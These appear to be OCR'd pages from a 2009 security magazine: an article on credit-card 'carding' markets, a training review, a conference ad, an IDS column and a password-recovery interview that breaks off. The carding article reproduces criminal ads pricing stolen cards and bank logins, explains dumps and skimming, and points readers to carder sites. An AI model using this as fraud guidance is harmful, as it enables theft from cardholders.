Most *Carders*are kids – aged between 13 and 20 and normally hang around Internet Relay Chat (IRC) carding channels with the purpose of buying and re-selling the bricks necessarily for the scams. These *Carders* earn small amounts of monthly income with many profiting from rip offs. Outside of IRC rooms we have the money mules. These are much older than the *Carder Kids* but they have the skills needed to turn virtual money into real cash. What might surprise you is that the mules actually transfer their financial rewards into legal bank accounts! The marketplace for carding is growing and will continue to grow. Some of the mules will use e-gold for anonymity and by using wired cash can also provide the mule with security – more often than not the wired cash is irreversible.

The carding costs vary dependent on the market place (by this we refer to the IRC forums and auction websites, but more often than of late, IRC forums). Expect to purchase full credit card information for anything between $2 to $5 payable using e-gold. Furthermore, what will also surprise you is that most of the credit cards are bought by packs, something akin to drug smuggling you might ask!

The carding process is very simple. Some security professionals call the *carding process a substantial business model*. It doesn't matter whether the economic climate is good or bad, there is always a market for fraud and especially for carding, if you have the business model and most importantly have built the trust on the auction site. The auction site is where it starts and ends with cyber criminals involved in buying goods from online shops and delivering goods to the *drops* which then forward on the *goods* back to the cyber criminals who then in turn sell the goods to the auction site.

Listing 1. *Snapshot 1*

```
---------------------------------------------------------------------------------
SELL CVV, DUMPS, BANK LOGINS,PAYPAL LOGINS, BANK&WU TRANSFER

Payment systems acc
1 Paypal vefified without balance==50$
2 Paypal verified with 1000$ balance ==100$
3 Moneybookers with cc,mail ==10% of balance
4 Netteler with full info ==10% of balance
5 Ebay and Paypal verified ==$150
I have other payment sysems accounts give for 10% of balance...

BALANCE IN CHASE .......2K TO 55K- price 2-10% of balance
BALANCE IN WASHOVIA.....2K TO 80K- price 2-10% of balance
BALANCE IN BOA .........2K TO 60K- price 2-10% of balance
BALANCE IN Citi....ANY AMOUNT- price 5-10% of balance
BALANCE IN HALIFAX.........ANY AMOUNT-price 2-10% of balance
BALANCE IN COMPASS.........ANY AMOUNT-price 2-10% of balance
BALANCE IN WELSFARGO........ANY AMOUNT-price 2-10% of balance
YOU CAN CONTACT FOR MANY MORE OTHER BANK LOG YOU NEED...
[Domain and user name have been removed]
---------------------------------------------------------------------------------
```

What Data is Stored on Your Credit Card and How?

Ever wondered what data is stored on your credit and debit cards? The data on your credit card is held in what is called a Mag Stripe Format. The magstripe is made up of tiny iron-based magnetic particles in a plastic-like film. Each particle is really a very tiny bar magnet about 20 millionths of an inch long. The magstripe can be *written* because the tiny bar magnets can be magnetized in either a north or south pole direction. The magstripe on the back of the card is very similar to a piece of cassette tape fastened to the back of a card.

Instead of motors moving the tape so it can be read, your hand provides the motion as you *swipe* a credit card through a reader or insert it in a reader at the gas station pump.

There are three tracks on the magstripe. Each track is .110-inch wide. The ISO/IEC standard 7811, which is used by ALL banks, specifies:

- Track one is 210 bits per inch (bpi), and holds 79 six-bit plus parity bit read-only characters.
- Track two is 75 bpi, and holds 40 four-bit plus parity bit characters.
- Track three is 210 bpi, and holds 107 four-bit plus parity bit characters.
- Your credit card typically uses only tracks one and two. Track three is a read/write track (that includes an encrypted PIN, country code, currency units, amount authorized), but its usage is not standardized among banks.

The information on track one is contained in two formats – A, which is reserved for proprietary use of the card issuer, and B, which includes the following:

- Start sentinel – 1 character.
- Format code="B" – 1 character (alpha only).

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

- Primary account number – up to 19 characters.
- Separator – 1 character.
- Country code – 3 characters.
- Name – 2-26 characters.
- Separator – 1 character.
- Expiration date or separator – 4 characters or 1 character.
- Discretionary data – enough characters to fill out maximum record length (79 characters total).
- End sentinel – 1 character.
- Longitudinal Redundancy Check (LRC), a form of computed check character – 1 character.

The format for track two, developed by the banking industry, is as follows:

- Start sentinel – 1 character.
- Primary account number – up to 19 characters.
- Separator – 1 character.
- Country code – 3 characters.
- Expiration date or separator – 4 characters or 1 character.
- Discretionary data – enough characters to fill out maximum record length (40 characters total).
- LRC – 1 character.

There are three basic methods for determining that your credit card will pay for what you're charging:

- Merchants with few transactions each month do voice authentication, using a touch tone phone.
- Electronic data capture (EDC) magstripe card swipe terminals are becoming more common – so is having you swipe your own card at the checkout.
- Virtual terminal on the Internet.

How Does This Work?

It's actually very simple. After you or the cashier swipes your credit card through a reader, the EDC software at the point of sale (POS) terminal dials a stored telephone number via a modem to call an acquirer. An acquirer (clearing house) is an organization that collects credit authentication requests from merchants and provides a payment guarantee to the merchant.

When the acquirer company gets the credit card authentication request, it checks the transaction for validity and the record on the magstripe for:

- Merchant ID
- Valid card number
- Expiration date
- Credit card limit
- Card usage
- Single dial-up transactions are processed at 1200-2400 bps, while direct Internet attachment uses much higher speeds via this protocol. In this system, the cardholder enters a personal identification number (PIN), using a keypad.

If the Automated Teller Machine (ATM) isn't accepting your card, the problem is probably either:

- Some dirt or condensation or a scratched magstripe
- Erased magstripe (The most common causes for erased

Listing 2. *Snapshot 2*

```
We sell credit card infor and other..... ! come on....!Welcome u to our service,
                        we are seller infor of UK, EU and US person ! Now, We have
                        Mail list, mailer, Credit card wit cvv, DOB and chose BIN,
                        chose Zipcode ! Voice yahoo, yapon.net and skype account are
                        available to ORDER ! Get paid telephone bills, airfare ... the
                        payment of goods in e-commerce and via credit card,
Card readers

NEW-----TA32-Portable Magnetic Stripe Card Reader<500$>
PR232---PR232 Magnetic Stripe Credit Card Reader Micro Portable mag-stripe Reader
                        with rechargeable battery<700$>
BT32---Bluetooth Wireless Portable Magnetic Stripe Reader the most efective card
                        reader<900$>

-------------------------------------------------------------------------------------


Card Writers

MSR206-USB---Magnetic Stripe Card Reader / Writer<800$>
MSR206-33--Magnetic Stripe Card Reader / Writer<700$>

-------------------------------------------------------------------------------------

UK Nomall NO BINS(Serial) with DOB is 10$
UK with BINS(Serial) with DOB is 15$
UK Nomall no BINS(Serial) no DOB is 6$
UK with BINS(Serial) is 12$
-------------------------------------------------------------------------------------

PRICES FOR Cvv:

US<2$/1 visa,master(4$/1) amex,disco
UK<5$/1 visa,master(6$/1) amex,disco (10$/1) Swich
CA<7$/1 visa,master(8$/1) amex,disco
EU<8$/1 visa,master(10$/1) amex,disco
AU<7$/1 visa,master(9$/1) amex,disco

-------------------------------------------------------------------------------------

US<50$/1 with full info
UK<70$/1 with full info

-------------------------------------------------------------------------------------

Paypal verified&email Pass<70$/1>
Paypal unverified&email Pass<30$/1>
[Domain and user name have been removed]
-------------------------------------------------------------------------------------
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

magstripes are exposure to magnets, like the small ones used to hold notes and pictures on the refrigerator, and a store's electronic article surveillance (EAS) tag.

Now you have understood how and what data is stored on a credit and debit card, now it's time to tell you more about growing online fraud called *Credit Card Dumping*.

Credit Card Dumps

The credit card dump is where a fraudster has stolen your credit or debit card information to commit financial fraud in your good name. The card information for example can be skimmed almost anywhere and at any time – some of the more popular skimming locations are shops, restaurants, railway stations, gasoline stations and ATM machines. Best of all, you might have no idea that your card has been skimmed / cloned until you receive a phone call from your bank informing you of just that. So when the fraudster has stolen your card information what can they do with it?

The most popular way to use your stolen card information is to sell the card information as *dumps*. A dump file contains all the data that is stored on your credit card's magnetic strip.

Have you ever wondered how your credit card information is bought, sold or transferred? Have you ever wondered how someone uses your credit card information after it is stolen to commit fraud? There are a number of ways, but the preferred method is through using dumps. A dump is a file containing the data that is stored on a credit card's magnetic strip (see previous section). Dumps are one of the fastest growing frauds in the world today.

Did you know that dumps also allow the carder to dump card data onto absolutely anything that has a magnetic card. Start thinking about what cards use magnetic stripes – these include hotel room keys, discount cards, gift cards, and other credit cards – think of the fraud possibilities. Laundering credit cards becomes very easy indeed. A fraudster who has the card information can simply use their own credit card and dump some stolen data onto it to purchase anything in person. You might also say that it will prove more difficult to purchase in person? Well it isn't – how many shops, restaurants etc do you know who compare the credit number printed on the receipt with the card itself? Yes I thought so! None! The credit number is never printed in full (or not at all) on a receipt. The only solution here is for employers to keep an eagle eye on their staff.




Figure 2. *Keypad Credit Card example*

Simple Trick

A worthy trick (for consumers) to remember for your credit and debit cards, especially if your card is taken out of your sight or if your card has been skimmed (cloned) – cover the CVV code with a small piece of masking tape. If the card is tampered with then you will know about it and can take the appropriate steps to cancel the card. This is a very useful anti-fraud method, especially when you are away on holiday (which is when a fraud might occur). Just hide all the CVV numbers on all your cards!

Carding Costs

The actual costs involved in buying good card data varies and is dependent upon how many you buy. For example, buying the valid card numbers (you need to understand how to prove they are valid, which is by no means an easy task!) would probably be sold on a a website like eBay for say anything between $250 to $450 per package. That said, many websites are now validating the content that is posted, so being able to sell CVV dumps on reputable websites is becoming more difficult. Hence, forums and chat rooms (IRC) are where most of the buying and selling is completed.

Look and i.e. Shall Find

Search Google using some simple keywords ie. *CVV card dumping* and this will show up a whole list of the latest CVV dump opportunities. Below is a snap shot of what you might find (we've removed some data such as the website forum domain) Be aware it is not an easy task to purchase any of these dumps as the mules are very careful indeed when it comes to selling – the main reason being *trust* – they don't know you, so they could be chatting to a Police Officer.... you also need to understand their *language* – by this we mean the *text speak*. If you don't, then they will see *through you* and you'll find the conversation has ceased!

Here are two snapshots of a credit card summary dump from one forum posted June 09 (see Listing 1).

It's not too difficult to see what is on offer, which country is being targeted

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

and the monetary values concerned associated with each card. The English and grammar isn't good, so this suggests possibly that the *mule* might not be English speaking. Either way you now get a clear idea as to just how much card fraud is going on, especially when you see the packages on offer (see Listing 2).

What do You Notice With Snapshot 2?

The carder is providing more detailed user data, including *Date of Birth* (DOB) along with Magnetic Stripe Readers and Card Writer, which would allow you to quickly setup a cost effective carding operation. Closer inspection and you will notice there are also two Paypal username and password accounts with $70 and $30 credit available, although the $30 account is unverified. For those that want free phone calls they are even offering Skype credits too! In these hard times, there is money to be made and people will purchase this fraudulent data. To see how in demand this card data is, refer to the last section *Lasting thoughts*.

What is the Banking Industry Doing to Stop Card Crime?

In the UK, the banking industry is engaged in an ongoing tough battle to combat card fraud. Some of these include the creation of the Payment Industry and *Police Joint Intelligence Unit* (PIPJIU) which was as a result of an amalgamation of the *Fraud Intelligence Bureau* (FIB) and the intelligence section of the *Dedicated Check and Plastic Crime Unit* (DCPCU). The core areas of responsibility for the PIPJIU is providing more efficient approaches to the collation and dissemination of fraud intelligence to provide police forces and being able to address all types of banking fraud, not just check and plastic card fraud.




Figure 3. *Barclays PINsentry*

The UK also has the DCPCU (mentioned above) which is fully sponsored by the banking industry. The unit is staffed by Metropolitan and City of London Police forces as well as banking experts. The unit focuses on serious and organized check and plastic crime and works with other law enforcement agencies across the UK and overseas. Another UK initiative involves the retail industry. CardWatch is running retailer training programmes on behalf of the banking industry to assist point-of-sale staff identify and prevent card fraud. Additionally retailers are investing in more intelligent fraud detection systems which identify unusual user behavioral patterns on spending ie. Time, frequency, payment location not just here in the UK, but also internationally as well.

Examples of where banks are looking at ways to reduce credit card fraud:

Earlier this year (2009) Visa introduced a new type of credit card in an attempt to combat consumer identity fraud. The Visa card, which is still being trialled, has unique features that are specifically designed to combat identity fraud. The card looks exactly like a normal credit card and is powered by a battery that will last three years. Some people are calling these cards *Keypad credit cards* (see Figure 2).

The card has an LCD (*Liquid Crystal Display*) and 12-button keypad that can be used by the cardholder to input a PIN number every time an online purchase is made.

Another bank leading the way in the fight against card fraud is Barclays.. They offer a simple device called PINsentry. The PINsentry device for consumers is a new way to help their customers use Online Banking using chip and PIN technology. The device changes the way you log in and make certain payments. In all instances the customer will need the hand-held card reader together with bank debit or authorized card to authenticate the individuals identity when setting up payments to someone new. By doing this, Barclays are protecting customers accounts from potential hijacking and identity fraud (see Figure 3).

As you can see from the two examples, Banks are moving in the token and card reader direction, meaning that customers have to carry a device with them everywhere they go to perform online or CNP transactions. These methods can be affective but some consumers may find them an inconvenience to use. Some banks are providing a *call back* service on payments and deposits – a phone number of your choice is provided and the bank will call you to confirm payment or the deposit.

Lasting Thoughts

Earlier this year there was evidence to suggest that fraudsters are actively and publicly spreading information (and mis-information) about other fraudster activities. A spammer (origin not known or provided to the public domain) was using an existing spam botnet to send messages about the Russian credit card trading (carder website) *http://carder.su*

Take a look, but be careful, because you don't know whether there are any malicious programs at work – other than the obvious card dumps on offer! Carder.su is a very popular website as at its maximum recently it had over 14,000 members logged in at the same time. If you want to take a look at another carder website why not take a look at *http://cardingworld.lefora.com/headlines/*

Will the banking and law enforcement agencies ever win the fight against banking and credit card fraud? Only you can decide that.

Julian Evans
Identity Fraud and Information Security Expert – ID Theft Protect.

PDF-XChange Viewer Click to buy NOW! www.docu-track.com

PDF-XChange Viewer Click to buy NOW! www.docu-track.com

VTE Training

JAMES BROAD

A challenge for most security professionals and those aspiring to work in the security field is getting the training and skills to meet the challenges of today's interconnected networks. Finding the training can be a frustrating adventure that often results in spending thousands of dollars on training that covers a single technology.

To help readers meet this challenge we will set out each issue to find the best training available. We meet this challenge with a review of the *Virtual Training Environment* (VTE) developed and maintained by Carnegie Mellon University's *Software Engineering Institute* (SEI). Many may note that this is the institute that developed the first computer emergency response team (CERT).

To be fair I must start this article with the fact that much of the content of the VTE is restricted to employees and contractors of U.S. Government. Some content, however, is available to any user with an Internet connection. Full details on eligibility can be found at *http://www.sei.cmu.edu/products/courses/v01.html.*

The first question many may ask is what sets VTE training apart from the training that numerous online training sites provide on the *World Wide Web* (WWW)? The features of VTE are what set it apart from other online training venues. Features including video lectures, demonstrations and tests are becoming more common on training sites that are offering rich content as more homes connect to the Internet through high speed broadband connections. The VTE site has these as well, with video lectures and demonstrations featuring some of the brightest minds in computer security; Carnegie Mellon Instructors and Professors detail how networks and computers are impacted by security and the lack thereof as they explain and demonstrate various topics. The interface itself is rich and interactive using Flash, Java and ActiveX to deliver content.

Where the VTE shines is its use of virtualized environments to drive home the main points of the lesson. Unlike other training programs that offer a canned environment where the student can only select the correct items, the VTE virtualized environment looks and feels like real computers and network devices – because it is. In the VTE a student can follow the lesson plan and correctly complete the exercises or, like with real systems, the student can make a mistake that will lead them the wrong direction or crash the machine. In all cases the student learns the topic much better using these virtualized machines.

I had the opportunity to talk with James Wrubel, Manager of the VTE and he explained the inner workings of the environment. Back end of the virtualization uses VMware's ESX servers and a custom built application programming interface that provisions the lab environments based on the demands of the students. The system also provides linear expansion by adding resources if needed. The video content of the environment is hosted by Akamai's Content Delivery Network which includes over 2,000 streaming video servers around the globe. Cisco training includes hands on training is one of eight Cisco Pods that support students that can request time on the Pods through a simple booking and scheduling application. The full interview with James can be found at *www.cyber-recon.com.*

After logging in to the environment you will be greeted by a menu that details the courses you are eligible to take. Selecting a course opens up a screen that detail the classes that need to be completed to successfully pass the course, shows a partial listing of the classes needed to complete the Information Assurance Practitioner course. Icons indicate the type of instruction provided by the accompanying link. Each opens the content you would expect while the lab includes both a link to the virtualized training environment as well as a Adobe lab manual that explains the lab, including the environment.

While the full program is only available to Department of Defense, Federal employees and members of law enforcement, over 200 hours of training are available without registering. However, if you are eligible this may be the best $450 you may spend on your career as this will cover an annual subscription. If you want to learn security hands on the actual equipment, while virtualized, is an experience that can't be beat, and the instruction provided by these instructors is second to none.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com


HACKING FOR B33R
BRUCON
BRUSSELS
18-19 SEPTEMBER 2009
WWW.BRUCON.ORG


SECURITY AND HACKER CONFERENCE

BRUSSELS, 18-19 SEPTEMBER 2009

WWW.BRUCON.ORG

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com





```
touch ../../../dns.so
make[2]: Leaving directory `/home/rusek/Projects/eggn
dns.mod'
make[2]: Entering directory `/home/rusek/Projects/egg
/filesys.mod'
gcc -pipe -fPIC -g -O2 -Wall -I. -I../../.. -I../..
_CONFIG_H   -DMAKING_MODS -c ../.filesys.mod/files
mv filesys.o ../
gcc -pipe -shared -nostartfiles -o ../../../files
ltcl8.4 -lm -ldl -lnsl
touch ../../../filesys.so
sh.h   make[2]: Leaving directory `/home/rusek/Project
kefile filesys.mod'
kefile make[2]: Entering directory `/home/rusek/Proj
sc      /gnb.mod'
WS      gcc -pipe -fPIC -g -O2 -Wall -I. -I../../..
        gcc -pipe -fPIC -g -O2 -DMAKING_MODS -c ../.gnb.mod/
         CONFIG_H
```

BruCON is an annual two-day security and hacker conference offering lectures and workshops on a multitude of topics about computer security, privacy, information technology and its implications on society.

Come and join us for 2 days of exploring: privacy, web2.0 security, cloud computing, kiosk security, cyberwarfare, application security, social engineering, IPv6 vulnerabilities, RFID, VOIP, MPLS hacking, identity theft, dissecting botnets, hackerspaces and much much more.

In addition to a first class speaker track, we will provide workshops on VOIP, RFID, wireless security, lockpicking and physical security. Meet us in Brussels on 18 & 19 September.

Sponsors

belgacom
together with
proximus
telindus

DIMENSION DATA

ERNST & YOUNG
Quality In Everything We Do

f5

Media Partners

Hakin9

(IN)SECURE
www.insecuremag.com

HACK.LU 09
Open convention in computer security
28-30 October

HELP NET SECURITY
WWW.NET-SECURITY.ORG

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

It's All About Reputation

MATTHEW JONKMAN

I have a reputation. Mostly good I hope, but I have one. You have one. Probably good as well. If it's not good you probably know why, and whatever it was you did was probably worth it. Reputation is a very important concept. It allows us as humans to make decisions about many things.

We decide whether to trust a person, to do business with them, to date them, or even just to be seen with them based on reputation. Just being associated with a person affects your reputation in the direction of theirs. Businesses have reputations. Cities have them. Countries, governments, you name it. This is all obvious of course, but it's worth stepping back to really consider what reputation is and how much we rely on it.

Dictionary.com defines reputation as *the estimation in which a person or thing is held, especially by the community or the public generally.* A good definition I think which applies to our discussion. There is an estimation of what you as an individual think about another entity that you manage sub-consciously. You decide whether they're good or bad, friendly, trustworthy, eco-friendly, whatever is important to you. We keep a concept of what we think of each entity in the categories we care about. This is important, there are many aspects of reputation. I could consider a person very unpleasant to be around but still trust them and do business with them. Reputation is not just good or bad, it's very complex.

Building a reputation is also a very complex activity. We're doing this all the time, every exposure we have to an entity. Every piece of information we hear adds to the reputation we maintain. How much information affects reputation depends on how much we trust and value the source of information. For example, if your father (assuming you trust your father) tells you about a bad experience at a store and you know your father is a reasonable person then your internal reputation about that store is going to be adversely affected significantly. If you hear the same story from a crackpot in line at the store you're probably not going to think as badly of the store assuming much of the story could be embellished or that the person was unreasonable in their expectations of the store.

We also are affected by advertising when we consider the reputation of businesses and products. Consider a new product that hits the market. A new cereal. We know nothing about it. How do we decide whether to try it? We can look at the packaging, if it's bright and appealing we may think positively of the cereal. If we've seen a few advertisements on television with attractive people happily chomping the cereal while they watch the sunrise over a mountain we could be swayed a bit. A friend or family member may have tried the cereal and told us they enjoyed it. Of those sources of information the direct experience being related to us is by far the most useful bit of information, especially if your taste coincides with that of the person relating the experience.

So you're wondering where I'm going here. I'll tell ya. As humans we make most important decisions about other entities with reputation in mind. Sometimes reputation has a slight influence, more often the entire decision is based on reputation. The system seems to work as long as your sources of information to build those reputations are accurate.

So why don't we do this in the technical security world? Take IP addresses as an example. We know incredible amounts of data about every IP address on the planet. We have spam blackhole databases, top attacker lists, lists of known command and control servers, …. We have databases in many security companies that have a great deal of both negative and positive information about a great number of IPs. Why don't we use this information on our network perimeters and on our Internet facing services to decide whom to talk to, whom to watch, and whom to outright block?

I'll tell you why. Two major reasons. We can't do the lookups fast enough on a large network stream, and we haven't figured out how to truly use and share reputation data. Neither of these problems are really technical problems. We have ways to do massive numbers of lookups very quickly, and we have the statistical science available to build and share reputation data. These are not insignificant technical challenges, and we'll talk about them more shortly. But the reason we haven't seen this in the real world is because we haven't demanded it of our

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

vendors, and they haven't seen the value in implementing.

That's got to change, and it's going to. We have a project that I'm honored to lead called the Open Information Security Foundation. We have been funded by the US Department of Homeland Security to build such a thing. We are building the next generation of IDS and it is completely open-source. One of the major new technologies we are implementing in this new engine is IP Reputation. How we're going to use this information is going to be many-fold.

There are many IDS signatures in existing rulesets (my own included) that very precisely describe hostile activity. Unfortunately the same thing can happen in real traffic, rarely sometimes but it does. So imagine if we can take a hit on that same rule but if the reputation of the host involved is extremely good. Someone we trust implicitly. Well then lets add a statement to that rule that says generate an alert and block this stream unless the remote host's reputation is very good. Or conversely for a rule that false positives more often we can say generate an alert and block only if the remote host's reputation is very bad. We can do a lot of good in eliminating false blocks and false positives.

So you're thinking now what if I have a rule that fires only on a bad reputation remote host, but the host that attacks me is newly bad and doesn't yet have a bad reputation. Very good point, I'm glad you bring it up. We have to have a very reliable source of reputation data. And we have to be able to feed that back to the systems collecting this data in order to improve that data. So in this case we'd not generate an alert but maybe we could have the sensor feed back a possible bad hit on the remote IP with a good reputation. If enough sensors start reporting that host as possible bad then it's reputation will decrease, possibly to the point where the rule in question would generate an alert.

This is just one simple way we can use IP Reputation. Stay tuned to the project to see how this comes out! *Http://www.openinfosecfoundation.org*. As always please send me your thoughts, *jonkman@emergingthreats.net*.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

3 easy ways to subscribe

1. Telephone

Order by phone, just call:
1-917-338-3631

2. Online

Order via credit card just visit:
www.hakin9.org/en

3. Post or e-mail

subscription_support@hakin9.org

Hakin9 ORDER FORM

□**Yes**, I'd like to subscribe to *Hakin9* magazine
from issue □ □ □ □ □ □
1 2 3 4 5 6

Order information
(□ individual user/ □ company)

Title
Name and surname
address

postcode
tel no.
email
Date

Company name
Tax Identification Number
Office position
Client's ID*
Signed**


Payment details:
□ USA $49 □ Europe 39€ □ World $49
I understand that I will receive 6 issues over the next 12 months.
Credit card:
□ Master Card □ Visa □ JCB □ POLCARD □ DINERS CLUB
Card no. □□□□ □□□□ □□□□ □□□□ □□□□
Expiry date □□□□ Issue number □□
Security number □□□
□ I pay by transfer: Nordea Bank
IBAN: PL 49144012990000000005233698
SWIFT: NDEAPLP2
Cheque:

□ I enclose a cheque for $ ____________________
(made payable to Software Press Sp. z o.o. SK)

Signed

Terms and conditions:
Your subscription will start with the next available issue. You will receive 6 issues a year.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com



PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Interview with Andrey Belenko

ELCOMSOFT
PROACTIVE SOFTWARE

Company

Established in 1990, ElcomSoft Co. Ltd is a privately owned software company headquartered in Moscow, Russia, specializing in Windows productivity and utility applications for businesses and end users.

ElcomSoft's award-winning password file protection retrieval software uses powerful algorithms, which are constantly under development. This means that the enormous permutations involved in retrieving a password from a protected file allows businesses and end users to continue using their valuable data.

ElcomSoft produces password retrieval products for:

- Microsoft Office suite, e.g., Word, Excel, Outlook, Schedule+, etc;
- archiving products using ZIP, RAR, ACE, and ARJ file formats;
- Corel WordPerfect Office, e.g., WordPerfect, QuattroPro, Paradox; WordPerfect Lightning;
- Lotus SmartSuite suite, e.g. Organizer, WordPro, 1-2-3 and Approach;
- Adobe Acrobat PDF files, and many more.

ElcomSoft is a Microsoft Certified Partner, a member of the Intel Software Partner Program, NVIDIA Registered Developer, ATI Developer, *Russian Cryptology Association* (RCA), Computer Security Institute, and a lifetime member of the *Association of Shareware Professionals* (ASP).

Andrey Belenko

Andrey is a security researcher and software engineer at ElcomSoft (*www.elcomsoft.com*), a password recovery company. He is involved in analysis of real-world security systems. Area of his research interest includes practical cryptography, high-performance and distributed computing (including that on GPUs and special hardware).

How did you realize that GPU password recovery would best fit your business model then other password recovery methods?

Password recovery was always a very compute-intensive and time-consuming task. It was traditionally addressed by using distributed computing, so that many computers worked on recovering the same password. However, it was not very convenient to set up and manage large networks of computers, so when NVIDIA came with an idea to enable use of their graphic cards for general computations we decided to give it a try.

Did you have any hurdles or bottlenecks trying enable GPU processing with your software?

Not really. When moving from CPU to GPU most problems are related to synchronization and parallelization. Password recovery represents a type of workload which is very easy to run in parallel because every password can be processed independently of others. However, we had to tweak our algorithms a little bit to make them run more efficiently on GPU.

What graphic cards and or models you have found to work best?

There's no single winner here. High-end cards such as NVIDIA GTX 285 or GTX 295 are very fast but maybe too expensive. Simpler cards like GTX 260 or GTX 275 are little slower and cheaper. ATI cards currently provide highest performance/price ratio, significantly better than those of NVIDIA cards, but they lack stable development tools and thus their support in existing software is limited. Best way to compare is to have a look at performance charts for various algorithms:

- MD5, NTLM and LM – *http://www.elcomsoft.com/images/gpu.gif*
- Office 2007 – *http://www.elcomsoft.com/images/gpu2.gif*
- WPA-PSK – *http://elcomsoft.com/images/ewsa.png*

What separates you from free software like Cain and Abel utilizing GPU processing for breaking wireless encryption?

Cain & Abel is a great all-in-one tool with many useful features. But when it comes to password cracking it isn't the best alternative: it doesn't support GPU, it doesn't support multi-core CPUs, and neither does its code seem to be well optimized. Of course, there are other

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

tools which can utilize GPUs for password cracking, both free and paid. Most, if not all, such tools are merely proof-of-concept and can hardly be used for everyday work.

We currently provide GPU-enabled password recovery solutions for wide range of applications, much wider than that of any competing software. You can also run it on a network of GPU-enabled computers to achieve even better performance. We also provide support to our customers, which turn out to be very important, especially in the new and specific field of GPU computing.

How do you envision security and GPU computing in the future?

We're mostly doing password recovery, but security is much wider than that. GPUs represent massive and relatively cheap processing power and they have great potential. I'm not sure where but I'm sure we will see more security-related applications utilizing GPU in the future. Today researchers use GPUs in many areas, including compute-intensive fields such as cryptanalysis and number theory, and as GPUs become faster and cheaper their usage will become even wider.

How do you feel about the possibility users may abuse the software you have created?

